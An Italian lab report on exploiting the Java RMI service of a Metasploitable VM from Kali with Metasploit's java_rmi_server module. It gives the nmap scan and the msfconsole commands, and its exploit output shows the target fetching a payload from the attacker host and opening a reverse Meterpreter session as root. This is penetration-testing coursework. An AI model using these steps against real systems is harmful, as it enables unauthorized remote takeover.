S7L5 Relazione Sfruttamento della Vulnerabilità Java RMI con Metasploit

Introduzione


L'esercizio richiede di sfruttare una vulnerabilità presente nel servizio Java RMI sulla porta 1099 della macchina Metasploitable, utilizzando il framework Metasploit. L'obiettivo principale è ottenere una sessione Meterpreter sulla macchina vittima per raccogliere specifiche informazioni: la configurazione di rete e la tabella di routing. Questo esercizio si inserisce in un contesto di sicurezza informatica, dove lo scopo è comprendere come identificare e sfruttare vulnerabilità in sistemi non protetti.

Svolgimento

Preparazione dell'ambiente

Prima di procedere con l'exploit, è stata verificata la corretta configurazione dell'ambiente di lavoro. La macchina attaccante (Kali Linux) ha ricevuto l'indirizzo IP 192.168.11.111, mentre la macchina vittima (Metasploitable) è stata configurata con l'indirizzo IP 192.168.11.112. Per assicurarsi che le due macchine fossero raggiungibili, è stato eseguito un ping dalla macchina Kali verso la macchina Metasploitable:

ping 192.168.11.112



Il ping ha avuto successo, confermando la connettività tra le due macchine. Successivamente, è stata eseguita una scansione delle porte con Nmap per verificare che il servizio Java RMI fosse attivo sulla porta 1099:

nmap -sV -p 1099 192.168.11.112

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-14 05:37 EDT
Nmap scan report for 192.168.11.112
Host is up (0.14s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:EA:8A:42 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.35 seconds
```

L'output ha mostrato che il servizio Java RMI era effettivamente in esecuzione sulla porta specificata.


Configurazione e utilizzo di Metasploit

Dopo aver preparato l'ambiente, è stato avviato il framework Metasploit tramite il comando:

msfconsole


Una volta all'interno di Metasploit, è stato cercato il modulo appropriato per sfruttare la vulnerabilità Java RMI:

search java rmi




Tra i risultati disponibili, è stato selezionato il modulo exploit/multi/misc/java_rmi_server:

use exploit/multi/misc/java_rmi_server



Per verificare i parametri necessari da configurare, è stato utilizzato il comando:

show options



Questo comando ha mostrato che il parametro RHOSTS, era obbligatorio per l'esecuzione dell'exploit. Di conseguenza, è stato impostato il seguente valore:

set RHOSTS 192.168.11.112

A questo punto, tutti i parametri richiesti erano stati correttamente impostati.

Esecuzione dell'exploit

Dopo aver configurato i parametri, è stato eseguito l'exploit con il comando:

exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/GQdFhAg0iq
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:60997) at 2025-03-14 05:50:09 -0400
```

L'exploit ha avuto successo, stabilendo una sessione Meterpreter sulla macchina vittima. Per verificare i privilegi ottenuti durante l'exploit, è stato utilizzato il comando:

getuid

```
meterpreter > getuid
Server username: root
```

L'output del comando ha confermato che l'utente corrente aveva privilegi di root (uid=0(root)), garantendo pieno accesso al sistema.

Raccolta delle evidenze

Una volta ottenuta la sessione Meterpreter con privilegi di root, sono state raccolte le informazioni richieste:

Configurazione di rete : Utilizzando il comando ifconfig, è stata visualizzata la configurazione di rete della macchina vittima:

meterpreter > ifconfig

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feea:8a42
IPv6 Netmask : ::
```

L'output è stato salvato per la documentazione.

Tabella di routing : Utilizzando il comando route, è stata visualizzata la tabella di routing della macchina vittima:

meterpreter > route

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:feea:8a42  ::       ::
```

Anche in questo caso, l'output è stato salvato.

Infine, la sessione Meterpreter è stata chiusa con il comando:

meterpreter > exit

```
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.11.112 - Meterpreter session 1 closed.  Reason: Died
```

Conclusione

L'esercizio è stato completato con successo. Gli obiettivi prefissati sono stati raggiunti:

È stata sfruttata la vulnerabilità Java RMI sulla porta 1099 della macchina Metasploitable utilizzando Metasploit.

È stata ottenuta una sessione Meterpreter sulla macchina vittima con privilegi di root, come confermato dal comando getuid.

Sono state raccolte le informazioni richieste: la configurazione di rete e la tabella di routing.

Questo esercizio ha dimostrato come identificare e sfruttare una vulnerabilità comune in un ambiente controllato, fornendo una comprensione pratica delle tecniche di penetrazione e delle misure necessarie per proteggere i sistemi da tali minacce.